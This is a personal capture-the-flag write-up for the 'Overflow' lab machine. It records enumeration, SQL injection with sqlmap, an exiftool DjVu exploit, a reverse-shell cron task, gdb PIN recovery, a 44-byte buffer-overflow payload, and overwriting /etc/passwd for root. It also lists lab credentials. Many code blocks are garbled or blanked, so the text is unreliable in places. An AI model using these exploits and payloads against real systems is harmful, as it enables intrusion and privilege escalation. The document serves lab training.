Creds

Username	Password	Description
editor	alpha!@#$%bravo	cms made simple...??
developer	sh@tim@n	ssh
Pin	-202976456	binary

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.29 ((Ubuntu))
25	smtp	Postfix smtpd

Service Info: Host: overflow; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Thu Jan 20 14:37:17 2022 as: nmap -sC -sV -p 22,25,80 -vvv -oA nmap/Full 10.10.11.119
                 for 10.10
                                    63  0
           2022       14           for


22     open  ssh                 63         7                                               2.0

    2048



    256

    256

25     open                      63
                                            10240000
80     open                      63              2.4








# Nmap done at Thu Jan 20 14:38:01 2022 -- 1 IP address (1 host up) scanned in 44.68 seconds
```

/etc/hosts

```
10.10
```

SMTP Enumeration


```
                                          10240000
```

ok. we can enum users with vrfy or mail from: name
dsn shows we will get a return email if sent to invalid email where we could get information from this

github

Web Enumeration


index.html no response
index.php returns



Welcome To

OVERFLOW SECURITY

SERVICES




ABOUT

Ajmal, I need help to learn how to tweak this part. I don't want this timeline crap. Haha.

potential user ajmal ??

Register



REGISTER

Username
SuperDuper

Password
••••••••••••••••••••••••


Confirm Password
••••••••••••••••••••••••

```
                94
                       0
                           1


                                    10.0
                                                          0.9                                        0.8                                     0.9


                            0.9
```

Login



```
                 56
                        0
                               1


                                     10.0
                                                            0.9                                         0.8                                     0.9


                             0.9
```

gobuster

/

```
                                200         1878
                                200         12227
                                200         2060
                                302         0

                                301         305
                                301         303
                                301         305
                                200         12227
```

/config/

```
                     cat              grep    403
                                200         0
                                200         0
                                200         0
```

/home/


```
                                302         12503
                                301         311
                                200         14
                                200         2971
                                302         12503
```

/home/profile

```
                                302         2306
                                302         2306
```

sql truncation attack

create user admin=
login with user admin=




REGISTER

Username
admin=

Password
•••••

Confirm Password
•••••

SUBMIT



```
                                                           'auth=BYEOd0g6fnrh%2Fx10TpMY3nqSNesfB%2BUo; CMSSESSIDf25decdf38ae=uj3dti9cdv3tjg43mj8obdmkp4'
                  0

        '___\  /'






                          3


                   :
                   :
                   :
                   :
                   : false
                   : false
                   : 10
                   : 40
                   :               200,204
                   :             0


                             200      235        26         1
                             200      47        6        1
                             200      235        26         1
                             200      235        26         1
                             200      47        6        1
                             200      47        6        1
                             200      47        6        1
                             200      47        6        1
                             200      47        6        1
                             200      47        6        1
                             200      47        6        1
                             200      47        6        1
                             200      47        6        1
                             200      47        6        1
                             200      47        6        1
             43003                 1      748                     0                0
```

potential other users...

also sqlinjection

```
                                                           'auth=BYEOd0g6fnrh%2Fx10TpMY3nqSNesfB%2BUo; CMSSESSIDf25decdf38ae=uj3dti9cdv3tjg43mj8obdmkp4'
            0
```

```
')%20or%20(' '='                 200        564         61         1
```

sqlmap finds vuln in name

```
```

```
10                             'name'    'Generic UNION query (NULL) - 1 to 20 columns'
             'name'
                                                                  47




                      ') AND 2341=2341-- SrKz

   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: name=admin'              5140                    5


                                       3
```

```
                    4
```

```
             'developer@localhost'
                 'logs'
```

```

1

 users



      users
1







14
47


2



 1                              1                                                                               2021       21         1              2021       14
 3                              1                                                                               2021                  1              2021
 1



  202



 1





 12

  id

  1               11
  2               10
  3               13
  4               15
  5               16
  6               20
  7
  8               10
  9               14
  10              16
  11              10
  12              12
```

```
                          users
    'developer' 'localhost'  1
```


```
echo "Make sure you check out devbuild-job.overflow.htb and report any UI related problems to devloper, use the editor account to authenticate."
```

/etc/hosts

```
10.10
```

Rabbit Hole

[cms made simple password recovery]



With this universal database query you can reset the password:

```
update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value FROM cms_siteprefs WHERE sitepref_name = 'sitemask'),''),'NEW_PASSWORD'))) where username = 'USER_NAME'
```

Just change the required password and the matching Admin user name. The example query used in the video is:

```
update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value FROM cms_siteprefs WHERE sitepref_name = 'sitemask'),''),'chang3m3'))) where username = 'cmsmsadmin'
```

Afterwards the user *"cmsmsadmin"* could log into the CMSMS Admin panel again with the temporary pass "chang3m3" and updated his credentials at **My Preferences** >> **My Account**

In this tutorial I assume the database prefix has the default value *"cms_"*. If this is changed in your install, see the config.php file, you need to change the prefix in all code used in this article.

sitemask : 6c2d17f37e226486

[CMS Made Simple exploit] for reference in helping crack the password.

```
                         20
                                                          #$%bravo
```

editor:alpha!@#$%bravo [00 - Loot > Creds]

devbuild-job.overflow.htb/home/

able to bypass login with just /home/ discovered from gobuster/fuzzing and click the user icon to go to the file upload page..

```
         302
           25     2022

                              0


                1041

                                 : 11.92
                                 :
                                 :
                                 : 14
                                 : 2022
                                 : 2022
                                 : 2022
                                 :
                                 :
                                 :
                                 :
                                 : 1.01
                                 :
                                 : 1
                                 : 1
                                 : 300
                                 : 168
                                 :
                                 : 8
```

```
                                : 3
                                :             2 2
                                :
                                : 0.050
```

exiftool 11.92
exploit

quick script to build exploit image

```
#sudo apt install djvulibre-bin
# Installs the required tools

# build payload
echo "(metadata     c\                                                                                                                           ;  )"

# Compress our payload file with to make it non human-readable
                           '1,1'
# INFO = Anything in the format 'N,N' where N is a number
# BGjp = Expects a JPEG image, but we can use /dev/null to use nothing as background image
# ANTz = Will write the compressed annotation chunk with the input file
#build configfile
echo ""

    # All EXIF tags are added to the Main table, and WriteGroup is used to
    # specify where the tag is written (default is ExifIFD if not specified):
    'Image::ExifTool::Exif::Main'
        # Example 1.  EXIF:NewEXIFTag

                    'HasselbladExif'
                        'string'
                          'IFD0'

        # add more user-defined EXIF tags here...


1  #end%
""


#wget http://image.jpg
                            '-HasselbladExif<=exploit.djvu'
```

www-data Enumeration

```
                                 cat


#define('DB_Server', 'localhost');
#define('DB_Username', 'root');
#define('DB_Password','root');
#define('DB_Name', 'Overflow');

                      "localhost" "developer"  "sh@tim@n" "Overflow"
                            "Overflow"

          false
        'Cannot Connect to Database'



```

developer:sh@tim@n 00 - Loot > Creds

developer Enumeration

```
2022                     UID 111      1922
2022                     UID 0        192
2022                     UID 0        19
2022                     UID 0        188
2022                     UID 33       1845
2022                     UID 33       1844
2022                     UID 0        182
2022                     UID 111      1811
2022                     UID 0        1807
2022                     UID 0        18
2022                     UID 33       17382
2022                     UID 0        16
2022                     UID 0        15
2022                     UID 0        14
2022                     UID 0        13
2022                     UID 0        122
2022                     UID 0        12
2022                     UID 33       1198
2022                     UID 0        1175
2022                     UID 112      1171
2022                     UID 0        1111
2022                     UID 0        11
2022                     UID 0        1064
2022                     UID 0        105
2022                     UID 0        1003
2022                     UID 0        10
2022                     UID 0        1
2022                     UID 1000     42055    bash
2022                     UID 1000     42054    bash
2022                     UID 1000     42053    bash
2022                     UID 1000     42052               bash
2022                     UID 0        42051
2022                     UID 1000     42056    curl
```

/etc/passwd

```
10.10
```

getfacl

```
                         ls
      16
```

```
             3               4096     17 21    .
            25               4096     30 20
             1                109     28  2021
             2               4096     17 21

# file: commontask.sh
# owner: tester
# group: tester
```

/etc/hosts

```
                             cat
127.0
127.0

# The following lines are desirable for IPv6 capable hosts
```

mod hosts file to include taskmanage
then add task.sh as www-data to /var/www/html with rev shell

```
                          ls
      60
           6                    4096     27       .
           4                    4096     17 21
           9                    4096     29 20
           5                    4096     29
           2                    4096     29 20
           3                    4096     29
           1                   12406     29
           1                    2773     29
           1                     269     26  2021
           1                    4251     29
           1                      55     27
                          cat
#!/bin/bash
bash                                  0 &1
```

wait for rev shell

Tester Enumeration

user.txt

```
                   cat
```

/opt/file_encrypt

```
                                   ls
      24
            2            4096     17 21    .
            3            4096     17 21
            1           11904     31  2021
            1             399     30  2021
                                   cat

in                                                                                                             function                                                    in
```

get pin

`set disassembly-flavor intel`
`disass check-pin`
find cmp
set breakpoit at cmp
`break *check_pin+89`
run program enter any pin and enter to hit breakpoint
`info registers`
to view registers and can sea 1234 my entered pin in eax and the address 0xffffd068 as the ebp so i subtract 10 and view the value in that address
`x/swd 0xffffd058`
shows the pin -202976456
so i set eax to it
`set $eax=-202976456`
and continue with `c`

```





                            in
      set

                       for function
                0
                1
                3



                 9      cmp
                 2                                4

     break
           1


                 1804289383                 1234
           1             in

                                   1234


                                   1448443808


                                   1
                                   1448433376
                                                          9

                                   35
                                   43
                                   43
                                   43
                                   0
                                   99


      set




                                   1448443808


                                   1
                                   1448433376
                                                          9

                                   35
                                   43
                                   43
                                   43
                                   0
                                   99



       for                                      for
          1          354547
```

looks like name value can be overflowed.....

```
           1             in



       for                                      for


            in
```

lets find out where

```




                 1804289383

           1             in



       for                                      for


            in

                                   91


                                   1093820993


                                   1
                                   1448433376


                                   35
                                   43
                                   43
                                   43
                                   0
                                   99
```

pattern_create and pattern_offset to find offset

```
                                                                                64



                          44
```

ok so our offset is at 44. awesome so lets jump to ....

aslr disbled

```
                   cat
cat
0
```

on my machine i had to disable

```
             cat
2
```

```
             echo 0   sudo tee
```

find encrypt function to jump to

```

                        for function
                0
                1


```

ok, so encrypt function is at 0×5655585b

payload

```
                               'print(b"A"*44 + b"\x5b\x58\x55\x56")'
 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[XUV'
```

PIN: -202976456
NAMEPAYLOAD: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[XUV

NOTE: *can actually just copy and paste since no special characters.*

Looking at the decrypt function

to encrypt, the encrypt function is just the character xored with 9b
so A = 41 ^ 9b = DA
0a ^ 9b = 91
simple enough
now lets exploit and get some files or something..
thought i was going to encrypt a file and then decrypt it to read it, but turns out i can just overwrite files

so, will copy a file and then encrypt it and then since xor with xored is just the original i will xor it over something
tried with authorized_keys... didn't work....
so will do with /etc/passwd

create password with openssl

```
                                   passwd


```

cp /etc/passwd and add password to root where the x is

```
                           cp             .
                           nano passwd

# the password is password




```

run file encrypt to xor file

```

                 1804289383

       for                                       for



```

copy to reown encrypted passwd and xor to /etc/passwd

```
                           cp
```

xor file to /etc/passwd

```

                 1804289383

       for                                       for



```

check it copied to /etc/passwd and then login as root

```
                           cat

# the password is password





                           su

                       # cd
                #
```

root.txt

```
                # cat root.txt

```

uname -a

```
                  # uname -a
                  4.15               #167-Ubuntu SMP Tue Sep 21 08:55:05 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

id & whoami

```
                  # id
       0           0              0
                  # whoami
```

/etc/shadow

```
                  # cat /etc/shadow
```

/root/.ssh/id_rsa